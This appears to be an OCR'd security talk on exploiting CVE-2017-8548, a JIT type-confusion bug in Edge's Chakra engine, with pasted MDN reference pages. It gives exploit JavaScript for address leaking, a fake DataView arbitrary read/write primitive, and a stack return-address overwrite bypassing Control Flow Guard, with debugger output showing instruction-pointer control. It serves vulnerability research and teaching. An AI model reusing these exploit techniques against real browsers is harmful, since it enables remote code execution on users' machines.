Microsoft Edge: Chakra: incorrect JIT optimization with TypedArray setter CVE-2017-8548 + something more?

Minkyo Seo

Index

- Background
- CVE-2017-8548
- Making primitives
- Exploit

About me

- Minkyo Seo
- auditing student
- KAIST Syssec Intern
- LeaveCat
- 0xsaika@gmail.com
- fb.com/saika404

CVE-2017-8548

- Microsoft Edge: Chakra: incorrect JIT optimization with TypedArray setter #2
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=1290


```
'use strict';

function func(a, b, c) {
    a[0] = 1.2;
    b[0] = c;
    a[1] = 2.2;
    a[0] = 2.3023e-320;
}

function main() {
    var a = [1.1, 2.2];
    var b = new Uint32Array(0);  // <<--------- 100 -> 0

    // force to optimize
    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    func(a, b, {valueOf: () => {
        a[0] = {};

        return 0;
    }});

    a[0].toString();
}

main();
```

JIT Compile

- Compiler
  - Translating code before run (we called it compile)
  - Compiling time ☹
  - but FAST when it once compiled
- Interpreter
  - Translating code on-the-fly
  - Skip whole compile steps ☺
  - Slow : Interpreter must translate every single line even they are same with past (e.g. looping, call same function in different place)

JIT Compile

- Compile Just In Time while interpreting!
- Add Monitor Thread to profile Javascript Engine
  - Observe code run
  - Profile each line of code how many time run, what types are use
  - State : Warm / Hot



JIT Compile

- If codes getting warm, send it to JIT Compiler
- And compiled codes index by line number, types
- When interpreter try to execute same with line number, types, JIT Server pull out c ompiled version

```
function test(a, b){
        return a, b;
}
for (let i = 0; i < 0x1000; i++){
        test('a', i);
}
```

JIT Optimization

- JIT compiler do optimization with some assumption (fastpath)
- Many different case by JS engines and implementation
- Example
  - if function keep using same type, remove type check
  - if same code keep return true in some condition, pass all steps and return true

JIT Optimization

- If assumption wrong for some reason, JIT Server remove that compiled code : this logic called bailout
- But what if assumption was wrong and missed bailout logic?
- Boom!

```
function test(a, b){
        return a, b;
}
for (let i = 0; i < 0x1000; i++){
        test('a', i);
}
test(0, 0);
```

CVE-2017-8548

- Microsoft Edge: Chakra: incorrect JIT optimization with TypedArray setter #2
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=1290

```
'use strict';

function func(a, b, c) {
    a[0] = 1.2;
    b[0] = c;
    a[1] = 2.2;
    a[0] = 2.3023e-320;
}

function main() {
    var a = [1.1, 2.2];
    var b = new Uint32Array(0);  // <<--------- 100 -> 0

    // force to optimize
    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    func(a, b, {valueOf: () => {
        a[0] = {};

        return 0;
    }});

    a[0].toString();
}

main();
```

CVE-2017-8548

- CVE-2017-0071
  - Assume NativeFloatArray as VarArray
  - change type with ValueOf helper call while assign process
  - patched to bailout when use ValueOf
  - But in result, Type confusion occur again!

```
var a = [1.1, 2.2];
var b = new Uint32Array(10);
var c = {valueOf: () => {a[0] = 2; console.log("hihi"); return 0;}}

console.log(a[0]);
b[0] = c;
console.log(a[0]);
undefined
1.1
eval code (8) (5,1)
hihi
eval code (8) (3,36)
2
eval code (8) (7,1)
```

object.valueOf

`valueOf()` 메서드는 지정된 객체의 프리미티브 값을 반환합니다.

통사론

```
object.valueOf()
```

반환 값

지정된 객체의 프리미티브 값입니다.

기술

JavaScript는 `valueOf` 메소드를 호출하여 객체를 원시 값으로 변환합니다. `valueOf` 메서드를 직접 호출 할 필요는 거의 없습니다. JavaScript는 원시 값이 예상되는 객체를 만날 때 자동으로 호출합니다.

CVE-2017-8548

❖ missed bailout logic while handling boundary check

```
'use strict';

function func(a, b, c) {
    a[0] = 1.2;
    b[0] = c;
    a[1] = 2.2;
    a[0] = 2.3023e-320;
}

function main() {
    var a = [1.1, 2.2];
    var b = new Uint32Array(0);

    // force to optimize
    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    func(a, b, {valueOf: () => {
        a[0] = {};

        return 0;
    }});

    a[0].toString();
}

main();
```

3. b[0] is out-of-scope

1. define typedarray with length 0

2. make a[0] to var array

CVE-2017-8548

- https://github.com/Microsoft/ChakraCore/pull/3166/commits/cd60f3b5c35592006caae7730760a7980857990c

12 lib/Backend/Lower.cpp Copy path View file

```diff
@@ -15889,10 +15889,22 @@ Lowerer::GenerateFastElemIIntIndexCommon(
 15889 15889                 // For typed array, call ToNumber before we fallThrough.
 15890 15890                 if (instr->GetSrc1()->GetType() == TyVar && !instr->GetSrc1()->GetValueType().IsPrimitive())
 15891 15891                 {
       15892 +                 // Enter an ophelper block
       15893 +                 IR::LabelInstr * opHelper = IR::LabelInstr::New(Js::OpCode::Label, this->m_func, true);
       15894 +                 instr->InsertBefore(opHelper);
       15895 +
 15892 15896                     IR::Instr *toNumberInstr = IR::Instr::New(Js::OpCode::Call, this->m_func);
 15893 15897                     toNumberInstr->SetSrc1(instr->GetSrc1());
 15894 15898                     instr->InsertBefore(toNumberInstr);
 15895 15899
       15900 +                 if (BailOutInfo::IsBailOutOnImplicitCalls(bailOutKind))
       15901 +                 {
       15902 +                     // Bail out if this conversion triggers implicit calls.
       15903 +                     toNumberInstr = toNumberInstr->ConvertToBailOutInstr(instr->GetBailOutInfo(), bailOutKind);
       15904 +                     IR::Instr * instrShare = instr->ShareBailOut();
       15905 +                     LowerBailTarget(instrShare);
       15906 +                 }
       15907 +
 15896 15908                     LowerUnaryHelperMem(toNumberInstr, IR::HelperOp_ConvNumber_Full);
 15897 15909                 }
 15898 15910                 InsertBranch(Js::OpCode::Br, labelFallthrough, instr);  //Jump to fallThrough
```


CVE-2017-8548

- In result…
  - Good News : we can control(read, write) buffer pointer ☺
  - Bad News : triggered with NativeFloatArray ☹

CVE-2017-8548

- Bad News : triggered with NativeFloatArray
  - convert leaked value from float to int?
  - trigger with NativeIntArray?
  - handle with bignumber.js lib?


```
"use strict";

function leak(){
    function func(a, b, c) {
        a[0] = 1.2;
        b[0] = c;
        let [hi, lo] = [a[1],a[0]];
        return [hi, lo];
    }

    var a = [1.1, 2.2];
    var b = new Uint32Array(0);

    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    let [hi,lo] = func(a, b, {valueOf: () => {
        a[0] = {};
        return 0;
    }});

    alert([hi,lo]);
}
leak();
```



CVE-2017-8548

- Trigger with NativeIntArray? = won't work
  - I think it should work… (no dependency on array types)
  - Found solution later.. (cai@theori's CVE-2017-0071 exploit)

```
function leak(ta){
    function func(a, b, c) {
        a[0] = 1;
        b[0] = c;
        let [hi, lo] = [a[1],a[0]];
        return [hi, lo];
    }

    var a = [1, 2];
    var b = new Uint32Array(0);

    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    let [hi,lo] = func(a, b, {valueOf: () => {
        a[0] = ta;
        return 0;
    }});
    alert([hi.toString(16),lo.toString(16)])
}

let fake = new Array(0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0);
leak(fake)
```



CVE-2017-8548

- convert leaked value from float to int?
  - it work ☺

```
function Int2Array(val) {
    var res = [];
    var hexed = ('0000000000000000' + val.toString(16)).substr(-16);
    for (var i = 0; i < 16; i+=2)
        res.push(parseInt(hexed.substr(i,2), 16));
    return res;
};

function toDouble(val) {
    var buffer = new ArrayBuffer(8);
    var byteView = new Uint8Array(buffer);
    var view = new Float64Array(buffer);

    byteView.set(Int2Array(val).reverse());
    return view[0];
};
```

```
function fromDouble(val) {
    var buffer = new ArrayBuffer(8);
    var view = new Float64Array(buffer);
    view[0] = val;
    return new Uint8Array(buffer, 0, view.BYTES_PER_ELEMENT);
};

function readfloatToint(arg){
    var res1 = "";
    var res2 = "";
    var bytes = fromDouble(arg);
    for (var i = 0; i < (bytes.length); i++){
      res1 += ("0"+ bytes[bytes.length - 1 - i].toString(16)).substr(-2);
    }
    return parseInt(res1, 16);
}
```

CVE-2017-8548

- PROBLEM SOLVED ☺

```
88    var a = [1.1, 2.2];
89    let fakeaddr = Long.fromNumber(leak(a, fake),true);
90    plog('[+] fake : 0x' + fakeaddr.toString(16));
```

```
############## STAGE 1 ##############
[+] fake : 0x1b86d987a20
```

CVE-2017-8548

❖ successfully get partial r/w primitive

```
function control(addr){
    function func(a, b, c) {
        a[0] = 1.2;
        b[0] = c;
        //a[1] = 2.2;
        a[0] = addr;
    }

    var a = [1.1, 2.2];
    var b = new Uint32Array(0);

    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    func(a, b, {valueOf: () => {
        a[0] = fake;
        return 0;
    }});

    vector = a[0];
}
```

```
function leak(a, ta){
    function func(a, b, c) {
        a[0] = 1.2;
        b[0] = c;
        let [hi, lo] = [a[1],a[0]];
        return [hi, lo];
    }

    var b = new Uint32Array(0);

    for (var i = 0; i < 0x10000; i++)
        func(a, b, i);

    let [hi, lo] = func(a, b, {valueOf: () => {
        a[0] = ta;
        return 0;
    }});

    return readfloatToint(lo);
}
```

from partial to full

❖ there are pretty cool object like DataView!

‹ Standard built-in objects

DataView

See also

Standard built-in objects

DataView

▾ Properties

DataView.prototype

DataView.prototype.buffer

The **DataView** view provides a low-level interface for reading and writing multiple number types in an `ArrayBuffer` irrespective of the platform's endianness.

Syntax

```
new DataView(buffer [, byteOffset [, byteLength]])
```

from partial to full

❖ DataView object methods

▼ Methods

DataView.prototype.getFloat32()
[Translate]

DataView.prototype.getFloat64()
[Translate]

DataView.prototype.getInt16()
[Translate]

DataView.prototype.getInt32()
[Translate]

DataView.prototype.getInt8()
[Translate]

DataView.prototype.getUint16()
[Translate]

DataView.prototype.getUint32()
[Translate]

DataView.prototype.getUint8()
[Translate]

DataView.prototype.setFloat32()
[Translate]

DataView.prototype.setFloat64()
[Translate]

DataView.prototype.setInt16()
[Translate]

DataView.prototype.setInt32()
[Translate]

DataView.prototype.setInt8()
[Translate]

DataView.prototype.setUint16()
[Translate]

DataView.prototype.setUint32()
[Translate]

DataView.prototype.setUint8()
[Translate]

from partial to full

- But, How to abuse DataView object?
  - can't use DataView Object directly = we can't control dataview's buf pointer
  - can't call fake DataView object directly
    - we don't have chakra.dll base yet = we don't know vftable of dataview

DataView

See also

Standard built-in objects

DataView

Properties

DataView.prototype

DataView.prototype.buffer

The **DataView** view provides a low-level interface for reading and writing multiple number types in an `ArrayBuffer` irrespective of the platform's endianness.

Syntax

```
new DataView(buffer [, byteOffset [, byteLength]])
```

from partial to full

❖ Solution :

Function.prototype.call()

더 보기

Standard built-in objects

Function

- Properties
  - Function.arguments [Translate]
  - Function.arity [Translate]
  - Function.caller [Translate]
  - Function.displayName [Translate]
  - Function.length
  - Function.name
  - Function.prototype
- Methods
  - Function.prototype.apply()
  - Function.prototype.bind()
  - Function.prototype.call()
  - Function.prototype.isGenerator()

현재 문서 내

`call()` 메소드는 주어진 `this` 값 및 각자에게 제공된 인수를 갖는 함수를 호출합니다.

> **주의:** 이 함수 구문은 `apply()`와 거의 동일하지만, 근본 차이는 `call()`은 **인수 목록**, 반면에 `apply()`는 **인수 배열 하나**를 받는다는 점입니다.

구문

```
fun.call(thisArg[, arg1[, arg2[, ...]]])
```

매개변수

`thisArg`

`fun` 호출에 제공되는 `this` 값. `this`는 메소드에 의해 보이는 실제값이 아닐 수 있음을 주의하세요: 메소드가 비엄격 모드 코드 내 함수인 경우, `null` 및 `undefined`는 전역 객체로 대체되고 원시값을 객체로 변환됩니다.

`arg1, arg2, ...`

객체를 위한 인수.

from partial to full

❖ Solution :

```
function setFakeObj(hi, lo){
    /*
    DataView Structure
    vtable type* 0 0 buflen isDetached buf*
    */
    // vtable
    fake[1] = 0;
    fake[0] = 0x38;
    // type*
    fake[3] = hi;
    fake[2] = lo;
    // 0
    fake[5] = 0;
    fake[4] = 0;
    // 0
    fake[7] = 0;
    fake[6] = 0;
    // length
    fake[9] = 0;
    fake[8] = 0x3137;
    // isDetached
    fake[11] = hi;
    fake[10] = (lo - 0x58 + 0x30)|0;
    // buf*
    fake[15] = hi;
    fake[14] = lo;
}
```

```
if (this->GetArrayBuffer()->IsDetached())
{
    JavascriptError::ThrowTypeError(scriptC
}
```

from partial to full

❖ helper function

```
/* Utility by bpak */
function SetAddress(addr)
{
    fake[14] = addr.low|0;
    fake[15] = addr.high|0;
}

function Read64(addr)
{
    SetAddress(addr);
    return new Long(fdv.getUint32.call(vector, 0, true), fdv.getUint32.call(vector, 4, true), true);
}

function Write64(addr, val)
{
    SetAddress(addr);
    fdv.setUint32.call(vector, 0, val.low|0, true);
    fdv.setUint32.call(vector, 4, val.high|0, true);
}
```

Target address

Real dataview

Fake dataview address

offset

isLittleEndian

value

```
dataview.getUint32(byteOffset [, littleEndian])
```

```
dataview.setUint32(byteOffset, value [, littleEndian])
```

from partial to full

❖ get arbitrary read/write primitive of full memory

```
let vtable = Read64(p64(hi,lo-0x58));
plog('[+] vtable : 0x'+vtable.toString(16));

let chakra = vtable.sub(0x5938d8); //0x5938d8 0x274c40
plog('[+] chakra : 0x'+chakra.toString(16));

Write64(ret,new Long(0x14141414,0x00000414,true));
```

```
############# STAGE 1 #############
[+] fake : 0x1b86d987a20
[+] vtable : 0x7ffa56d338d8
[+] chakra : 0x7ffa567a0000
```

exploit

- we have full ar/aw, not hijacked control flow yet.
  - can't do overwrite vtable and call object : Control Flow Guard

```
mov     ecx, esi          ; _DWORD
push    edx
call    ds:___guard_check_icall_fptr
call    esi               ; (*env->method->_implGPR)(env, argc, ap);
                          ; <<< calls JIT-generated function with the unguarded indirect call
```

MicrosoftEdgeCP.exe	0.01	14,356 K	40,504 K	7792 AppContainer

Microsoft Corporation	Enabled (permane...	ASLR	CFG

bypass CFG

- Goal : RIP control
- CFG bypass Idea :
  - JIT page
    - JIT Hardening : isolated JIT process.
  - Control return address in stack
  - Indirect call with no CFG check

bypass CFG

- but how can we find stack address?
  - use Features
    - chakra!ThreadContext::globalListLast
    - chakra!InterpreterStackFrame::InterpreterThunk
    - interpreterFrame->addressOfReturnAddress
  - read stack address in useful structure
  - calculate stack base and limit
  - find known retn address in stack range
  - retn overwrite
  - PROFIT!

bypass CFG

```
############ STAGE 1 ############
[+] fake : 0x232ba5c7a20
[+] vtable : 0x7ffafc4d38d8
[+] chakra : 0x7ffafbf40000
[+] chakralimit : 0x7ffafc70c000
[+] stack range : 0x3d3ce0c000 ~ 3d3d800000
[+] chakra!Js::JavascriptFunction::CallRootFunction+0x4a : 0x7ffafc0eb8b6
Found 7ffafc17b1fb
Found 7ffafc11fc49
Found 7ffafc17b1fb
Found 7ffafc0eceb4
Found 7ffafc669490
Found 7ffafc0ed8fc
Found 7ffafc0f1d41
Found 7ffafc196259
Found 7ffafc0eb8b6
[*] Found retn : 9
[*] Matched. CallRootFunction in 0x3d3d7fc348
############ STAGE 2 ############
[+] shellcode : 0x232cb873038
[+] pppr : 0x7ffafbf46dc3
[+] Memory::HeapPageAllocator : 0x7ffafc11a2cb
[!] overwrite stack complete
```

bypass CFG

❖ RIP Control!

```
ntdll!DbgBreakPoint:
00007ffe`18ac86a0 cc              int     3
0:024> g
(16b0.288): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
00000414`14141414 ??              ???
```

bypass CFG

- do ROP with AppContainer IL ☹ (Currently doesn't work : ACG)
  - leak shellcode array addr
  - virtualprotect and give execute power
  - jmp to shellcode
  - PWNED!

Bypass	Status
Non-enlightened Just-in-Time (JIT) compilers can be abused	Mitigated in latest version of Edge on Windows 10 (Chakra, Adobe Flash, and WARP)
Multiple non-instrumented indirect calls reported to our Mitigation Bypass Bounty	Mitigated in latest version of Edge on Windows 10
Calling sensitive APIs out of context	NtContinue/longjmp – mitigated for all CFG enabled apps on Windows 10
	VirtualProtect/VirtualAlloc – mitigated in latest version of Edge on Windows 10
	LoadLibrary – mitigated in latest version of Edge on Windows 10 via code integrity
	WinExec – mitigated in Edge on Windows 10 anniversary edition via child process policy
Corrupting return addresses on the stack	Known limitation that we intend to address with new technology (e.g. with Intel CET)

Demo

- something more?
  - address bar spoofing